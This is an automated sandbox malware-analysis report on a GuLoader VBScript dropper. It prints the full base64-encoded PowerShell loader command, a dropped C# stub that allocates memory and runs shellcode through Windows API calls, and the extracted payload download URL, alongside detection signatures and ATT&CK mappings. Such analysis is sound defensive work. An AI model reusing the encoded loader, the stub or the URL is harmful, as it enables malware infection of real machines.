ID: 624865
Sample Name: Sursdep.vbs
Cookbook: default.jbs
Time: 07:35:09
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Sursdep.vbs


Overview

General Information

Sample Name:	Sursdep.vbs
Analysis ID:	624865
MD5:	434578c759bef1..
SHA1:	df84b67b8df35a4.
SHA256:	5439ae4fe11fe9f..
Tags:	Guloader vbs
Infos:	



Detection




GuLoader

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected GuLoader
- Wscript starts Powershell (via cmd …
- C2 URLs / IPs found in malware con…
- Encrypted powershell cmdline option…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Java / VBScript file with very long s…
- Drops PE files
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6408 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Sursdep.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 5576 cmdline: C:\Windows\SysWOW64\WindowspowerShell\v1.0\powershell.exe" -EncodedCommand "IwBiAHIAZABmAGQAdAB0AG8A
bgAgAFMAdAB2AG4AZQAgAFoAaQBuAGMAZQBkACAASQBOAEQAUwBUAFQAIABNAGUAdAB0AGEAcgB0AGEAbQBnADcAIABTAGEAbABhACAAYwBlAGIAYQBsACAA
RgBPAFIAUwBUACAATwBzAHQAZQBvAGwAaQB0ADEAIABVAG4AZABpAHMAYwBvAHUANgAgAEEAZAByAGUAcwBzAGEAIABDAGEAbgBhAGQAaQA5ACAATwBWAEUA
UgBUAEEATABFACAAQgBlAG0AZQAgAGQAZQBzAHQAcgB1AGsAdABpACAATwBTAFQARQBBAE4AUgBFAFQATgAgAEQAcgBpAGYAdABzAHMAdAB5AHIAMQAgAEkA
TgBEAEwARQBEAEUATgBEAEUAIABCAGEAZwB0ADcAIABCAEEAUgBTAEwARQBEAEUAUwAgAE8ATwBQAEgATwAgAEwAYQBjAGUAZAA5ACAADQAKAEEAZABkAC0A
VAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcA
IABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQA
aQBjACAAYwBsAGEAcwBzACAASABlAHgAYQBzAHQAaQBjAGgAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIA
KQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAHYAbwBpAGQAIABSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgASQBuAHQA
UAB0AHIAIABCAGEAZwBmAHUAbABzADUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAQgBhAGcAZgB1AGwAcwA1ADIALABpAG4AdAAgAEIAYQBnAGYAdQBsAHMA
NQAzACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgAsACAARQBuAHQAcgB5AFAAbwBpAG4AdAA9ACIATgB0AEEA
bABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkA
bgB0ACAAVgBBACgAaQBuAHQAIABIAGUAeABhAHMAdABpAGMAaAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABTAGUAbQBpAHIAZQAsAGkAbgB0ACAAQgBhAGcA
ZgB1AGwAcwA1ACwAcgBlAGYAIABJAG4AdAAzADIAIABIAGUAeABhAHMAdABpAGMAaAAsAGkAbgB0ACAAUAByAGkAbgB0ADgALABpAG4AdAAgAEgAZQB4AGEA
cwB0AGkAYwBoADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAA
ZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAHUAaQBuAHQAIABCAGEAZwBmAHUAbABzADUANQAsAGkAbgB0ACAA
QgBhAGcAZgB1AGwAcwA1ADYAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMARABFAEgAQQBDAEgARQAgAFQAbwBzAHMAZQAzACAAVABlAGEAdABlAHIANgAgAGQA
aQBhAGwAZQBjAHQAaQBjACAARQBOAEwASQBTAFQARQBEAFIAIABGAGQAcwBlADcAIABBAHMAdAByAG8AIABTAHcAZQByAHYAZQByADkAIABkAG8AdwBuAGUA
eQAgAHIAaQBiAGgAdQBzAHQAIABUAGEAZwByACAAUwBwAHIAZwBlAHMAIABWAGkAbABBsAGEANQAgAEgAZQB0AGUAcgBvAGQAeQBuADEAIABFAFUAUABMAE8A
SQAgAEIAeQB0AHQAZQAzACAAcwBuAGsAZQByAGYAcgAgAEIAdQBuAGQAZwBhAHIAbgAgAHMAdAByAG0AawByAGUAZABzACAATAB0AG4AaQBuAGcAYgBpADUA
IABpAG4AZABzACAAQQBpAHIAbABBpAGYAdAA1ACAATwBDAFQAQQBWAEkATgBBAFYASQAgAFMAawBvAGsAbwBtAGkAcwBoAGIAIABVAGQAcgBlAG4AcwBuAGkA
bgBnADUAIABUAGgAcgBhAHcAYwB5ACAATQBvAG4AbwBzAG8AZABpADUAIABpAG0AcABhAGwAZQBtAGUAIABJAG4AZABzAGEAdABzAGUAbgB0ADcAIABvAHIA
ZABlAG4AcwBtACAAIAANAAoAJABIAGUAeABhAHMAdABpAGMAaAAzAD0AMAA7AA0ACgAkAEgAZQB4AGEAcwB0AGkAYwBoADkAPQAxADAANAA4ADUANwA2ADsA
DQAKACQASABlAHgAYQBzAHQAaQBjAGgAOAA9AFsASABlAHgAYQBzAHQAaQBjAGgAMQBdADoAOgBWAEEAKAAtADEALABbAHIAZQBmAF0AJABIAGUAeABhAHMA
dABpAGMAaAAzACwAMAAsAFsAcgBlAGYAXQAkAEgAZQB4AGEAcwB0AGkAYwBoADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAGUAbgBhAHQAZQByAGYA
bwA9ACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAVABJAE8A
TABPAEcAIgApAC4AQQBjAGUAdABhAG0AaQBkAHAAaAAyAA0ACgANAAoAJABVAHQAaQBsACAAPQAgAFsAUwB5AHMAdABlAG0ALgBCAHkAdABlAFsAXQBdADoA
OgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBdACwAJABTAGUAbgBhAHQAZQByAGYAbwAuAEwAZQBuAGcA
dABoACAALwAgADIAKQANAAoADQAKAA0ACgANAAoARgBvAHIAKAAkAGkAPQAwADsAIAAkAGkAIAAtAGwAdAAgACQAUwBlAG4AYQB0AGUAcgBmAG8ALgBMAGUA
bgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVQB0AGkAbABBbACQAaQAvADIAXQAgAD0AIABbAGMAbwBuAHYA
ZQByAHQAXQA6ADoAVABvAEIAeQB0AGUAKAAkAFMAZQBuAGEAdABlAHIAZgBvAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkA
DQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQAYwBvAG4AYwBvAG0AaQB0AGEAPQAwADsAIAAkAGMAbwBuAGMAbwBtAGkAdABhACAALQBsAHQA
IAAkAFUAdABpAGwALgBjAG8AdQBuAHQAIAA7ACAAJABjAG8AbgBjAG8AbQBpAHQAYQArACsAKQANAAoAewANAAoACQANAAoAWwBIAGUAeABhAHMAdABpAGMA
aAAxAF0AOgA6AFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMAKwAkAGMAbwBuAGMAbwBtAGkAdABhACwAWwByAGUA
ZgBdACQAVQB0AGkAbABBbACQAYwBvAG4AYwBvAG0AaQB0AGEAXQAsADEAKQANAAoADQAKAH0ADQAKAFsASABlAHgAYQBzAHQAaQBjAGgAMQBdADoAOgBFAG4A
dQBtAFcAaQBuAGQAbwB3AHMAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMALAAgADAAKQANAAoADQAKAA0ACgA= MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1436 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6624 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
      - cvtres.exe (PID: 6724 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\A

ppData\Local\Temp\RESC09A.tmp" "c:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)

- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/973448911232585778/973449155060047882/Enrico-7173724.jpg2"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.782730251.0000000009DF0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Networking

C2 URLs / IPs found in malware configuration

System Summary

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

Yara detected GuLoader


HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Process Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	2 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 2 1 Scripting	LSA Secrets	1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Sursdep.vbs	10%	ReversingLabs	Win32.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.microsoft.cl	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/973448911232585778/973449155060047882/Enrico-7173724.jpg2	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.microsoft.cl	powershell.exe, 0000000C.00000003.376188015.0000000008168000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.780195557.000000000816C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000C.00000002.774975803.0000000005491000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	624865
Start date and time: 12/05/202207:35:09	2022-05-12 07:35:09 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Sursdep.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.troj.evad.winVBS@8/8@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, backgroundTaskHost.exe, UsoClient.exe, audiodg.exe, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, fs.microsoft.com, go.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:37:01	API Interceptor	33x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\RESC09A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.993517342401873
Encrypted:	false
SSDEEP:	24:Hbie9E2gMJeXhHkhKE2mfII+ycuZhNbakSNPNnq9qd:7uM0xWK1mg1ulba3Xq9K
MD5:	50764A382BED8090A5DC227C64649AA6
SHA1:	D60A20D5E4EE0A1B44B71BE1FCA6C3540F17DB4C
SHA-256:	CDAD8A9BD1D0A805A0C58D2E60096D374AE1C71FA7A8B14365ACC4DAA3278247
SHA-512:	01D8CACAD83A915EAF0E2B9E12C0E5D78DAA70B8513D0E521D2E701F743C38A5CE997D9724947636F2F1CCD29C369545AE4899D3881818AF1B4994A61B91121
Malicious:	false
Reputation:	low

Preview:	L.....}b.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP.....`.e.R....'.....4.....C:\Users\user\AppData\Local\Temp\RESC09A.tmp.-.<.....'...Microsoft (R) CVTRES.\.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.c.b.q.z.o.i.t...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2mnz4klw.uec.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5rdlx0cl.ffh.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp\qcbqzoit\CSC5984C3E5F49B45B5B1AD6CB2401B5385.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.097813663729056
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry5ak7YnqqNPN5Dlq5J:+RI+ycuZhNbakSNPNnqX
MD5:	BFA61601609B65A352B90B163AD92708
SHA1:	67F0CAF87ED0A64AB1D0D64CC5435BF6AB6D8C32
SHA-256:	645552E7D99784AC86213A9B021FAA9321191363E4A13DC9DAF472E70FD1FC05
SHA-512:	6C9514DEC44A59CDACA27ACD75F21FA9B08FE54032853EB73E02D5BD680D14CDBAD02D1783AF8459ED911FAA74A80D385DA98AE80D410F3E9B2E2C6E95FD4711
Malicious:	false
Reputation:	low
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.c.b.q.z.o.i.t...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.c.b.q.z.o.i.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	487
Entropy (8bit):	5.236532790609796
Encrypted:	false
SSDEEP:	12:V/DGr0nHWP7xReX6Sq76zSPRHC9ftAnHCARHpWfOQAKaD:JowWPFRI6SZzSlC9ftErpWhAV
MD5:	56B3B782DBCC5028A8050646F2177FB1
SHA1:	8B819399A5BC15644D6B81D5438A7B78E34662FC
SHA-256:	A4DC022E81A07FEDD233869623B65353C72084C6C7971DA2F4A222F2C2223A3A
SHA-512:	93F796C7CA68AAA78D3EA1C35E97C1C1FC5CE13ED528856DF53BF84FD254E6D2165D0A1122F321008C1DE4EEB00B4B3AFFDB23E5A95709F42305413011BB1A8B
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class Hexastich1..{..[DllImport("KERNEL32")]public static extern void RtlMoveMemory(IntPtr Bagfuls51,ref Int32 Bagfuls52,int Bagfuls53);..[DllImport("ntdll.dll", EntryPoint="NtAllocateVirtualMemory")]public static extern int VA(int Hexastich6,ref Int32 Semire,int Bagfuls5,ref Int32 Hexastich,int Print8,int Hexastich7);..[DllImport("USER32")]public static extern IntPtr EnumWindows(uint Bagfuls55,int Bagfuls56);..}

C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.249622395769351
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23frr+zxs7+AEszIWXp+N23frH:p37Lvkmb6KHuWZE8j
MD5:	4B03765228B1DFBB3313575C2824DEAE
SHA1:	EAE0CE9B2F452460E15223A66FCC608CDD8C39FC
SHA-256:	F3201AEA44DEFD2AE5EC52CFB334D7A2AEE14AAC2E486EEAF9E05AA77E1C775C
SHA-512:	9511A535A7DB47C47D1A27E2C3265F33410379104C80A7229CDDB29FFAB34FB77521AAD9879CF04E63858F7E1F5B280A2207237D770C5EB0217FA1D028E80AE4
Malicious:	false
